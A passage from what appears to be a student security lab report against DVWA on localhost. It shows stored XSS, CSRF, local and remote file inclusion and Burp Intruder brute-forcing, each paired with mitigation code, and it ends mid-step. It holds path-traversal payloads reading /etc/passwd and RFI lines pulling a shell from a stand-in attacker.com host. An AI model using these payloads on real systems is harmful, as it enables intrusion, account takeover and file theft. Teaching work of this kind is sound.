
Payload Used:

`<script>alert('Your data is breached !!')</script>`


Step-by-Step:

1. Enter **Name:** Hacker
2. Enter **Message:** `<script>alert('Your data is breached !!')</script>`
3. Click "**Sign Guestbook**" button
4. The script is saved to the database
5. **EVERY** visitor to the page gets the alert

Screenshot 2.3a: Stored XSS - Guestbook Entry



Screenshot 2.3b: Stored XSS - Alert on Page Load



Why Stored XSS is More Dangerous:

- The script is **permanently saved** in the database
- **All users** who view the page are affected
- Can be used for:
 - Session hijacking
 - Credential theft (keylogging)
 - Defacement
 - Phishing attacks

2.4 Mitigation

a. Output Encoding (HTML Escaping)

Vulnerable Code:

```
echo $user_input;
```

Fixed Code:

```
echo htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');
```

Effect:

- `<script>` tags are converted to `<script>`
- The script is displayed as text, NOT executed
- All user input is treated as data, not code

b. Input Validation

```
php
```

```
// Allow only alphanumeric characters
```

```
$name = preg_replace('/[^a-zA-Z0-9]/', '', $_POST['name']);
```

c. Content Security Policy (CSP)**Add to Apache config or .htaccess:**

```
Header set Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none';"
```

```
Header set X-Content-Type-Options "nosniff"
```

```
Header set X-Frame-Options "DENY"
```

Enable Headers:

```
bash
```

```
sudo a2enmod headers
```

```
sudo systemctl restart apache2
```

2.5 XSS Prevention Summary

Technique	Method	Effectiveness
Output Encoding	htmlspecialchars()	Prevents all XSS
Input Validation	Allow only safe characters	Good defense
CSP Headers	Restrict script sources	Additional protection
Input Sanitization	Strip <script> tags	Not sufficient alone

2.6 References

- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP XSS Filter Evasion Cheat Sheet](#)
- [PortSwigger XSS Guide](#)

3. Cross-Site Request Forgery (CSRF)

3.1 Summary

CSRF tricks authenticated users into performing unintended actions. In DVWA, an attacker can change a user's password without their knowledge by sending a malicious request. The browser automatically includes the user's session cookies, making the attack silent and effective.

Severity: HIGH

CVSS Score: 8.3 (High)

Affected Module: CSRF

3.2 Reproduction

a. Create Malicious HTML Page


Navigate: DVWA → CSRF

Step-by-Step:


1. Observe the password change form
2. Create a malicious HTML page that auto-submits a password change request
3. Host the page on the attacker's machine

4. Trick the victim into visiting the page


Screenshot 3.2a: CSRF - Password Change Form



Malicious HTML Page (csrf_attack.html):



Screenshot 3.2b: CSRF - Malicious HTML Page




b. Execute the Attack

Step-by-Step:

1. **Victim is logged into DVWA** (session active)
2. **Victim opens** the attacker's HTML page
3. **Form auto-submits** (due to onload event)
4. **Password changes** to "hacker" without the victim's knowledge

Screenshot 3.2c: CSRF - Password Changed



Verification:

1. Log out of DVWA
2. Try logging in with:

- **Username:** admin
- **Password:** hacker

3. **Login successful** → Password was changed!

3.3 Why CSRF is Dangerous

Aspect	Impact
User Interaction	None needed (auto-submit)
Visibility	Silent - victim doesn't notice
Cookies	Sent automatically by browser
Scope	Any action the user can perform
Example	Password change, fund transfer, email change

Attack Scenarios:

- **Account Takeover:** Change password to attacker's password
- **Financial Fraud:** Transfer funds from victim's account
- **Data Breach:** Change email to intercept sensitive data
- **Privilege Escalation:** Add attacker as admin

3.4 Mitigation — Token-Based CSRF Protection

a. Vulnerable Code

```
<form method="GET">
```

```
  New Password: <input type="password" name="password_new">
```

```
  Confirm: <input type="password" name="password_conf">
```


```
  <input type="submit" name="Change" value="Change">
```

```
</form>
```

Why Vulnerable: No validation that the request came from the legitimate user.

b. Fixed Code (With CSRF Token)

Screenshot 3.4a: CSRF Token Protection



Demonstration:

1. Switch DVWA Security to HIGH
2. Navigate back to CSRF page
3. Notice the hidden token field:

```
<input type="hidden" name="user_token" value="random_token_value">
```

Fixed Code:

```
<form method="POST">
```

```
    New Password: <input type="password" name="password_new">
```

```
    Confirm: <input type="password" name="password_conf">
```

```
    <input type="hidden" name="user_token" value="<?php echo $_SESSION['token']; ?>">
```

```
    <input type="submit" name="Change" value="Change">
```

```
</form>
```

Server-Side Validation:

```
if ($_SESSION['token'] !== $_POST['user_token']) {  
    die('CSRF attack detected!');  
}  
  
// Proceed with password change
```

3.5 Additional CSRF Protection Measures

Technique	How It Works	Effectiveness
CSRF Tokens	Unique token per session/form	High
SameSite Cookies	Prevents cross-site requests	High
Referer Header Check	Verify request origin	Medium
Re-authentication	Re-prompt for password	High
CAPTCHA	Challenge-response	High

Implementation Examples:

SameSite Cookie (PHP):

```
session_set_cookie_params([  
    'samesite' => 'Strict',  
    'secure' => true,  
    'httponly' => true  
]);
```

Apache Config (SameSite):

Header always set Set-Cookie "PHPSESSID=*; SameSite=Strict; Secure; HttpOnly"

3.6 CSRF vs XSS vs SQLi Comparison

Attack	Impact	Difficulty	Mitigation
SQLi	Database compromise	Easy	Prepared Statements
XSS	Client-side execution	Easy	Output Encoding + CSP
CSRF	Unauthorized actions	Medium	CSRF Tokens + SameSite

3.7 References

- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRF](#)
- [PortSwigger CSRF Guide](#)

4. File Inclusion Attacks

4.1 Summary

File Inclusion vulnerabilities allow attackers to read sensitive files (Local File Inclusion - LFI) or execute remote code (Remote File Inclusion - RFI) by manipulating file paths. DVWA demonstrates both types, though RFI is disabled by default for security.

Severity: HIGH (LFI), CRITICAL (RFI)

CVSS Score: 7.5 (LFI), 9.8 (RFI)

Affected Module: File Inclusion

a. Reproduction

Navigate: DVWA → File Inclusion

Step-by-Step:

1. Click on any file (file1.php, file2.php, or file3.php)
2. Observe the URL pattern:

<http://localhost:8080/vulnerabilities/fi/?page=file1.php>

3. Modify the page parameter to read system files

Payloads Used:

Read password file

page=../../../../etc/passwd

Read host file

page=../../../../etc/hosts

Read Apache logs

page=../../../../var/log/apache2/access.log


Read system info

page=../../../../etc/issue

Screenshot 4.2a: LFI - File Inclusion Page



Screenshot 4.2b: LFI - Reading /etc/passwd



Expected Output (Partial):

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

...

Why This Works:

- ../../../ traverses up the directory structure
- etc/passwd is a sensitive system file
- No validation on the page parameter
- The file is included and displayed

b. LFI Impact

Information Exposed	Risk
/etc/passwd	User accounts, potential password hashes
/etc/shadow	Password hashes (more sensitive)
/var/log/apache2/access.log	User activity, request patterns
/etc/hosts	Network configuration

Source Code	Application logic, credentials in code
-------------	--

4.3 Remote File Inclusion (RFI)

a. Reproduction

Note: RFI is disabled in DVWA by default (security measure)

Check Configuration:

In php.ini

allow_url_include = Off

allow_url_fopen = Off

Screenshot 4.3a: RFI Disabled Message



If RFI Were Enabled, Attack Would Be:

Include remote malicious file

page=http://attacker.com/shell.txt

Execute remote code

page=http://attacker.com/shell.php

PHP wrapper

page=php://filter/convert.base64-encode/resource=config.php

Why RFI is More Dangerous:

- Can execute **any** remote code
- Can gain **full server access**
- Can install **backdoors/malware**
- Can **pivot** to other systems

4.4 Mitigation

a. Vulnerable Code

```
include($_GET['page']);
```

b. Fixed Code (Whitelist)

```
$allowed_pages = ['home.php', 'about.php', 'contact.php', 'file1.php', 'file2.php', 'file3.php'];
```

```
if (in_array($_GET['page'], $allowed_pages)) {
```

```
    include($_GET['page']);
```

```
} else {
```

```
    include('404.php');
```

```
}
```

c. Fixed Code (Path Sanitization)

```
// Remove any path traversal attempts
```

```
$page = str_replace(['../', '..\\', './', '.\\'], '', $_GET['page']);
```

```
// Remove any special characters
```

```
$page = preg_replace('/[^a-zA-Z0-9_-\./]/', '', $page);
```

```
// Only include from allowed directory
```

```
include('/var/www/html/includes/' . $page . '.php');
```

d. PHP Configuration (php.ini)

ini

; Disable remote file includes

allow_url_include = Off

allow_url_fopen = Off

; Disable dangerous wrappers

disable_functions = "allow_url_include, allow_url_fopen, system, exec, shell_exec"

e. Web Server Configuration

Prevent directory traversal

Options -Indexes

Restrict access to sensitive files

<FilesMatch "\.(ini|log|conf)\$">

Require all denied

</FilesMatch>

4.5 LFI vs RFI Comparison

Aspect	LFI	RFI
File Source	Local (server)	Remote (external URL)
Impact	File disclosure	Code execution
Exploitation	Path traversal	URL inclusion
Severity	HIGH	CRITICAL
Mitigation	Whitelist, sanitize	Disable allow_url_include

4.6 References

- [OWASP File Inclusion](#)
- [PortSwigger LFI Guide](#)
- [PHP Security - Remote File Inclusion](#)

5. Burp Suite — Interception & Intruder

5.1 Summary

Burp Suite is a web proxy tool used to intercept, modify, and analyze HTTP/HTTPS traffic. In this task, we used Burp Suite Community Edition to:

- Intercept a login request and modify it
- Use the Intruder tool to perform a brute-force attack (password fuzzing)

Tool: Burp Suite Community Edition

Features Used: Proxy Interception, Intruder

Target: DVWA Login (<http://localhost:8080/login.php>)

5.2 Interception

Step-by-Step:

1. Start Burp Suite

burpsuite &

2. Configure Firefox Proxy

- Firefox → Settings → Network Settings
- Manual Proxy → HTTP Proxy: 127.0.0.1 Port: 8080

3. Enable Intercept in Burp

- Proxy → Intercept → Click "**Intercept is off**" to turn it ON

4. Login to DVWA

- Navigate to <http://localhost:8080/login.php>
- Enter: **Username:** admin **Password:** password
- Click "**Login**"

5. Burp Captures the Request

- The request will appear in Burp's Intercept tab:

POST /login.php HTTP/1.1

Host: localhost:8080

...

username=admin&password=password&Login=Login


6. Modify the Request

- Change password=password to password=hacker
- Click "**Forward**" button

7. Result

- The modified request is sent to DVWA
- Login fails (wrong password) → proves we can change requests in transit

Screenshot 5.1: Burp Intercept — Login Request Captured



- What to show: Burp Suite window with the intercepted POST /login.php request clearly visible, including the username=admin&password=password line.
- Where: In your Screenshots/ folder, save as burp_intercept_login.png

5.3 Intruder (Brute-Force / Fuzzing)

Step-by-Step:

1. Send Request to Intruder

- Right-click on the captured login request → **Send to Intruder**

2. Set Attack Positions

- Go to **Intruder** → **Positions** tab
- Click "**Clear §**" to remove all default positions
- Highlight the password value (password in password=password) → Click "**Add §**"

3. Load a Wordlist (Payloads)

- Go to **Intruder** → **Payloads** tab
- Under **Payload Options**, click "**Load**"
- Select /usr/share/wordlists/rockyou.txt
(Or create a small custom wordlist:)


```
# echo -e "admin\npassword\n123456\nhacker\ntest" > /tmp/passwords.txt
```

- Load /tmp/passwords.txt

4. Start the Attack

